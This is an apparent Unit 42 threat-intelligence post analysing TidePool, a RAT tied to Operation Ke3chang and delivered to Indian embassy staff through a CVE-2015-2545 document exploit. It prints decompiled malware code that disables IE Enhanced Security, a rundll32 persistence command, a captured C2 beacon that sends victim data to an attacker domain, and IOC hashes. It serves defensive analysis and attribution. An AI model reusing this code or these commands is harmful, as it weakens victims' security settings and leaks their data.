Operation Ke3chang Resurfaces With New TidePool Malware

unit42.paloaltonetworks.com/operation-ke3chang-resurfaces-with-new-tidepool-malware/

Micah Yates, Mike Scott, Brandon Levene, Jen Miller-Osborn, Tom Keigher May 22, 2016

By Micah Yates, Mike Scott, Brandon Levene, Jen Miller-Osborn and Tom Keigher

May 22, 2016 at 6:00 PM

Category: Malware, Unit 42

Tags: AutoFocus, BS2005, CVE-2015-2545, Ke3chang, Operation Ke3chang, TidePool

This post is also available in: 日本語 (Japanese)

Introduction

Little has been published on the threat actors responsible for Operation Ke3chang since the report was released more than two years ago. However, Unit 42 has recently discovered the actors have continued to evolve their custom malware arsenal. We've discovered a new malware family we've named TidePool. It has strong behavioral ties to Ke3chang and is being used in an ongoing attack campaign against Indian embassy personnel worldwide. This targeting is also consistent with previous attacker TTPs; Ke3chang historically targeted the Ministry of Affairs, and also conducted several prior campaigns against India.

Though we don't have comprehensive targeting information, the spear phishing emails we found targeted several Indian embassies in different countries. One decoy references an annual report filed by over 30 Indian embassies across the globe. The sender addresses of the phishing emails spoof real people with ties to Indian embassies, adding legitimacy to the emails to prompt the recipients to open the attached file. Also noteworthy, the actors are exploiting a relatively new vulnerability in their attacks with TidePool, which is detailed below.

In this report we will highlight the reuse of the code responsible for a variety of registry changes and command and control traffic over time as the Ke3chang actor has evolved their codebase to TidePool since the 2013 report.

Exploitation of CVE-2015-2545

The weaponized document sent in phishing emails triggers the vulnerability outlined in CVE-2015-2545, which was first made public in September 2015. Unlike previously seen exploit carrier docs, this version comes packaged as an MHTML document which by default opens in Microsoft Word. We have seen multiple waves of activity with similar exploit docs, including those referenced in our recent Spivy blog. PwC recently released a great report analyzing the exploit documents themselves. The samples we are covering are documented in the "Windows User_A" section of their report (the malware they refer to as "Danti Downloader").

The TidePool Malware Family

TidePool contains many capabilities common to most RATs. It allows the attacker to read, write and delete files and folders, and run commands over named pipes. TidePool gathers information about the victim's computer, base64 encodes the data, and sends it to the Command and Control (C2) server via HTTP, which matches capabilities of the BS2005 malware family used by the Ke3chang actor

The TidePool malware is housed in an MHTML document which exploits CVE-2015-2545. The exploit code drops a DLL into

C:\Documents and Settings\AllUsers\IEHelper\mshtml.dll

This dropped DLL is the TidePool sample. It also launches Internet Explorer as a subprocess of the svchost service. For persistence, TidePool utilizes an ActiveSetup key, which will launch itself on boot with the following parameters:

rundll32.exe C:\DOCUME~1\ALLUSE~1\IEHelper\mshtml.dll,,IEHelper

The TidePool sample then sends victim computer information to the C2 server, as shown in Figure 1. Once a connection is made, the sample behaves as a RAT, receiving commands from the C2.

```
1   POST http://goback.strangled.net:443/QCLDDMGXVXESLYT HTTP/1.1
2   Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-p
3   Accept-Language: en-us
4   Content-Type: multipart/form-data; boundary=----=_Part_4e67c6a7
5   Accept-Encoding: gzip, deflate
6   User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR 2.0.50727; .NET4.0C; .NET4.0E)
7   Host: goback.strangled.net
8   Content-Length: 602
9   Proxy-Connection: Keep-Alive
10  Pragma: no-cache
11
12  ----=_Part_4e67c6a7
13  Content-Disposition: form-data; name="m1.jpg"
14  Content-Type: application/octet-steam
15
16  WAQAAEYBAABGAQAARgEAAAAAAAAAAAAhv0OeukKAAAVAAAAHAEAAAUAAAABAAAAKAoAAAIAAABTAGUAcgB2AGkAYwBlACA
```

Figure 1. The Base64 encoded data contains information about the victim's service pack level, the current user, and the NETBIOS name of the victim system.

The Evolution From BS2005 to TidePool

During our initial triage of the TidePool samples in AutoFocus, we noticed Windows Registry modifications that by themselves were not unique, but when viewed together were used by multiple malware families. One of these families is the "BS2005" malware family used by the Ke3chang actor. This motivated us to dig deeper, since we had not seen any public reporting on them since 2013. From this analysis, Unit 42 compared the code bases of the new malware family, and the BS2005 malware samples. Based on our analysis we believe this new malware, which we are calling TidePool, is an evolution of the BS2005 malware family used by the Ke3chang actor.

Unit 42 has discovered 11 similar registry modifications that both TidePool and BS2005 employ. The registry setting that TidePool and BS2005 focuses on is:

Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IEHarden -> 0

When the IEHarden Value is set to 0 it disables the Internet Explorer Enhanced Security configuration, which is designed to prevent the execution of scripts, ActiveX Controls, file downloads, and the Microsoft virtual machine for HTML content. This is a technique common to both BS2005 and TidePool malware.

Below is the routine within TidePool that modifies the IEHarden registry settings. The repetition, order, and uniqueness of the code base in this function allowed us to link TidePool back to older versions of BS2005 and Operation Ke3chang.

```
BOOL sub_10002D03()
{
  int v0; // eax@1
  HKEY phkResult; // [esp+10h] [ebp-14h]@1
  LPWSTR v3; // [esp+14h] [ebp-10h]@1
  BYTE Data[4]; // [esp+18h] [ebp-Ch]@1
  LPWSTR lpString1; // [esp+1Ch] [ebp-8h]@1
  HKEY hKey; // [esp+20h] [ebp-4h]@1

  *(_DWORD *)Data = 1;
  lpString1 = (LPWSTR)VirtualAlloc(0, 0x200u, 0x1000u, 4u);
  v3 = (LPWSTR)VirtualAlloc(0, 0x200u, 0x1000u, 4u);
  memset(lpString1, 0, 0x200u);
  memset(v3, 0, 0x200u);
  lstrcatW(lpString1, L"Software\\Microsoft\\Internet Explorer\\Main\\");
  lstrcatW(v3, L"Software\\Microsoft\\Internet Connection Wizard\\");
  RegOpenKeyExW(HKEY_CURRENT_USER, lpString1, 0, 0xF003Fu, &phkResult);
  RegSetValueExW(phkResult, L"DisableFirstRunCustomize", 0, 4u, Data, 4u);
  v0 = lstrlenW(L"no");
  RegSetValueExW(phkResult, L"Check_Associations", 0, 1u, (const BYTE *)L"no", 2 * v0);
  RegCloseKey(phkResult);
  RegCreateKeyExW(HKEY_CURRENT_USER, v3, 0, 0, 0, 0, 0, &hKey, 0);
  RegOpenKeyExW(HKEY_CURRENT_USER, v3, 0, 0xF003Fu, &hKey);
  RegSetValueExW(hKey, L"Completed", 0, 3u, Data, 4u);
  RegCloseKey(hKey);
  *(_DWORD *)Data = 0;
  lstrcpyW(lpString1, L"Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\ZoneMap\\");
  RegOpenKeyExW(HKEY_CURRENT_USER, lpString1, 0, 0xF003Fu, &phkResult);
  RegSetValueExW(phkResult, L"IEHarden", 0, 4u, Data, 4u);
  RegCloseKey(phkResult);
  VirtualFree(lpString1, 0x200u, 0x4000u);
  return VirtualFree(v3, 0x200u, 0x4000u);
}
```

Figure 2. Routine to modify the IEHarden Value linking TidePool to BS2005.

Code reuse overlap also allowed us to link the various interim malware iterations between Ke3chang and TidePool together. Going over every single code overlap would be tiresome, so we'll highlight major functional similarities that allowed us to link TidePool to Operation Ke3chang. A listing of similar hashes and their compile dates can be found in the IOC section at the end of this blog. They are also divided into those that pre-date the Operation Ke3chang report and those that came after.

We compared 5 key samples that link TidePool to the original Operation Ke3chang malware. In order of comparison and usage we looked at:

BS2005 Operation Ke3chang sample

233bd004ad778b7fd816b80380c9c9bd2dba5b694863704ef37643255797b41f

2013 post Ke3chang

012fe5fa86340a90055f7ab71e1e9989db8e7bb7594cd9c8c737c3a6231bc8cc

2014 post Ke3chang

04db80d8da9cd927e7ee8a44bfa3b4a5a126b15d431cbe64a508d4c2e407ec05

2014 post Ke3chang

eca724dd63cf7e98ff09094e05e4a79e9f8f2126af3a41ff5144929f8fede4b4

2015 Current TidePool

2252dcd1b6afacde3f94d9557811bb769c4f0af3cb7a48ffe068d31bb7c30e18

Starting with a known Operation Ke3chang BS2005 sample, we focus on the C2 obfuscation. Figure 3 shows the routine for following 2 samples:

233bd004ad778b7fd816b80380c9c9bd2dba5b694863704ef37643255797b41f
012fe5fa86340a90055f7ab71e1e9989db8e7bb7594cd9c8c737c3a6231bc8cc



Figure 3. **Comparing a BS2005 and post Ke3chang sample C2 obfuscation routine**

Not only do BS2005 and TidePool share repeating registry behaviors, they also use a similar code routine to obfuscate the C2. Further analysis shows that they also share similar Base64 string handling. This routine goes back even further to MyWeb malware samples, also associated with Operation Ke3chang.

Next we compared the codebase for setting registry keys. The code reuse displayed in Figure 4 is the sequence that sets the IEHarden registry keys and other keys used throughout TidePool and Operation Ke3chang malware.

012fe5fa86340a90055f7ab71e1e9989db8e7bb7594cd9c8c737c3a6231bc8cc
04db80d8da9cd927e7ee8a44bfa3b4a5a126b15d431cbe64a508d4c2e407ec05



Figure 4. Sequence that sets the IEHarden registry keys and other keys used in TidePool and Operation Ke3chang samples.

The code that handles URL beacon creation is shown in Figure 5. These functions also displayed quite a bit of code reuse.

eca724dd63cf7e98ff09094e05e4a79e9f8f2126af3a41ff5144929f8fede4b4
012fe5fa86340a90055f7ab71e1e9989db8e7bb7594cd9c8c737c3a6231bc8cc

Figure 5. Comparing code blocks responsible for URL creation

Finally, we compared the following two samples.

04db80d8da9cd927e7ee8a44bfa3b4a5a126b15d431cbe64a508d4c2e407ec05
2252dcd1b6afacde3f94d9557811bb769c4f0af3cb7a48ffe068d31bb7c30e18

These samples are quite similar when looking at the library functions used, but the most notable features they have in common are the timeline of behaviors executed. Ke3chang and TidePool both modify the IEHarden registry key, as well as the following list of keys. Setting these registry keys is unique to the Ke3chang and TidePool malware families.

HKCU\Software\Microsoft\Internet Explorer\Main\Check_Associations

HKCU\Software\Microsoft\Internet Explorer\Main\DisableFirstRunCustomize

HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\IEharden

A Few Words On Attribution

Attribution is an inexact process, however we have compiled several interesting findings which lend themselves to our conclusion that this activity and malware is related to the original Operation Ke3chang.

- Strong behavioral overlap between the TidePool malware family and malware called BS2005 utilized by Operation Ke3chang
- Strong code reuse and overlap showing a branching and evolution of malware from BS2005 to TidePool.
- Targeting and attack method matches historic Ke3chang targeting.
- When binaries included resources, encoding was 0x04 (LANG_CHINESE) indicating the actor's system is likely running an operating system and software with Chinese as the default display language.

Conclusion

Despite going unreported on since 2013, Operation Ke3chang has not ceased operations and in fact continued developing its malware. Unit 42 was able to track the evolution of Operation Ke3chang's tools by observing unique behavioral quirks common throughout the malware's lineage. By pivoting on these behaviors in AutoFocus, we were able to assess a relationship between these families dating back to at least 2012 and the creation of TidePool, a new malware family continuing in Ke3chang's custom malware footsteps. While we can't know all of the groups' attacks using TidePool or older malware, we have uncovered its use against Indian Embassies, which was also documented in the 2013 report, indicating this is likely a high priority target as it has continued over multiple years.

Customers can utilize the Ke3changResurfaces AutoFocus tag to examine the samples discussed in this post. IPS coverage for TidePool is provided by TID 14588.

TidePool IOCs

Phishing emails:

4d5e0eddcd014c63123f6a46af7e53b5ac25a7ff7de86f56277fe39bff32c7b5

1896d190ed5c5d04d74f8c2bfe70434f472b43441be824e81a31b7257b717e51

de5060b7e9aaaeb8d24153fe35b77c27c95dadda5a5e727d99f407c8703db649

Weaponized document attachments:

785e8a39eb66e872ff5abee48b7226e99bed2e12bc0f68fc430145a00fe523db

eea3f90db41f872da8ed542b37948656b1fb93b12a266e8de82c6c668e60e9fc

TidePool Dropper:

38f2c86041e0446730479cdb9c530298c0c4936722975c4e7446544fd6dcac9f

TidePool dlls:

67c4e8ab0f12fae7b4aeb66f7e59e286bd98d3a77e5a291e8d58b3cfbc1514ed

2252dcd1b6afacde3f94d9557811bb769c4f0af3cb7a48ffe068d31bb7c30e18

9d0a47bdf00f7bd332ddd4cf8d95dd11ebbb945dda3d72aac512512b48ad93ba

C2 domain:

goback.strangled[.]net

TidePool sample groupings

Group 1: 3/1/2012 - 3/22/2012

71b548e09fd51250356111f394e5fc64ac54d5a07d9bc57852315484c2046093 (BS2005)

39fdcdf019c0fca350ec5bd3de31b6649456993b3f9642f966d610e0190f9297 (BS2005)

bfa5d062bfc1739e1fcfacefd3a1f95b40104c91201efc618804b6eb9e30c018

4e38848fabd0cb99a8b161f7f4972c080ce5990016212330d7bfbe08ab49526a

d097a1d5f86b3a9585cca42a7785b0ff0d50cd1b61a56c811d854f5f02909a5d

25a3b374894cacd922e7ff870bb19c84a9abfd69405dded13c3a6ceb5abe4d27

Group 2: 6/1/2012 - 7/10/2012

12cc0fdc4f80942f0ba9039a22e701838332435883fa62d0cefd3992867a9e88(BS2005)

a4fae981b687fe230364508a3324cf6e6daa45ecddd6b7c7b532cdc980679076(BS2005)

c1a83a9600d69c91c19207a8ee16347202d50873b6dc4613ba4d6a6059610fa1

Group 3: 8/28/2012 - 11/19/2012

023e8f5922b7b0fcfe86f9196ae82a2abbc6f047c505733c4b0a732caf30e966(BS2005)

064051e462990b0a530b7bbd5e46b68904a264caee9d825e54245d8c854e7a8a(BS2005)

07aa6f24cec12b3780ebaba2ca756498e3110243ca82dca018b02bd099da36bb(BS2005)

cdb8a15ededa8b4dee4e9b04a00b10bf4b6504b9a05a25ecae0b0aca8df01ff9(BS2005)

f84a847c0086c92d7f90249be07bbf2602fe97488e2fef8d3e7285384c41b54e(BS2005)

89ccea68f76afa99d4b5d00d35b6d2f229c4af914fbb2763e37f5f87dcf2f7bf

be378ad63b61b03bdc6fd3ef3b81d3c2d189602a24a960118e074d7aff26c7bd

c5d274418532231a0a225fc1a659dd034f38fde051840f8ed39e0b960d84c056

Group 4: 4/18/2013 - 11/5/2013

233bd004ad778b7fd816b80380c9c9bd2dba5b694863704ef37643255797b41f(BS2005)

3795fd3e1fe4eb8a56d611d65797e3947acb209ddb2b65551bf067d8e1fa1945(BS2005)

6d744f8a79e0e937899dbc90b933226e814fa226695a7f0953e26a5b65838c89(BS2005)

b344b9362ac274ca3547810c178911881ccb44b81847071fa842ffc8edfcd6ec(BS2005)

e72c5703391d4b23fcd6e1d4b8fd18fe2a6d74d05638f1c27d70659fbf2dcc58 (BS2005)

690c4f474553a5da5b90fb43eab5db24f1f2086e6d6fd75105b54e616c490f3f

d64cd5b4caf36d00b255fdaccb542b33b3a7d12aef9939e35fdb1c5f06c2d69c

0ec913017c0adc255f451e8f38956cfc1877e1c3830e528b0eb38964e7dd00ff

Post Fireye's Ke3chang blog

Group 5: 5/2/2013 - 10/23/2013

012fe5fa86340a90055f7ab71e1e9989db8e7bb7594cd9c8c737c3a6231bc8cc

0f88602a11963818b73a52f00a4f670a0bf5111b49549aa13682b66dd9895155

2a454d9577d75ac76f5acf0082a6dca37be41f7c74e0a4dbd41d8a9a75120f5c

66d9001b6107e16cdb4275672e8dd21b3263481a56f461428909a7c265c67851

863ee162a18d429664443ce5c88a21fd629e22ad739191c7c6a9237f64cdd2f3

8b3ef6112f833d6d232864cf66b57a0f513e0663ee118f8d33d93ad8651af330

904e31e4ab030cba00b06216c81252f6ee189a2d044eca19d2c0dc41508512f3

Group 6: 03/09/2014

F3c39376aa93b6d17903f1f3d6a557eb91a977dae19b4358ef57e686cd52cc03

7c17ccdd8eba3791773de8bc05ab4854421bc3f2554c7ded00065c10698300fe

Group 7: 08/26/2014

eca724dd63cf7e98ff09094e05e4a79e9f8f2126af3a41ff5144929f8fede4b4

Group 8: 04/09/2014 04db80d8da9cd927e7ee8a44bfa3b4a5a126b15d431cbe64a508d4c2e407ec05

Group 9: 3/11/2015

6eb3528436c8005cfba21e88f498f7f9e3cf40540d774ab1819cddf352c5823d

Group 10: 08/04/2015

6bcf242371315a895298dbe1cdec73805b463c13f9ce8556138fa4fa0a3ad242

Group 11: 12/28/2015

2252dcd1b6afacde3f94d9557811bb769c4f0af3cb7a48ffe068d31bb7c30e18

38f2c86041e0446730479cdb9c530298c0c4936722975c4e7446544fd6dcac9f

67c4e8ab0f12fae7b4aeb66f7e59e286bd98d3a77e5a291e8d58b3cfbc1514ed

9d0a47bdf00f7bd332ddd4cf8d95dd11ebbb945dda3d72aac512512b48ad93ba

Get updates from Palo Alto Networks!

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.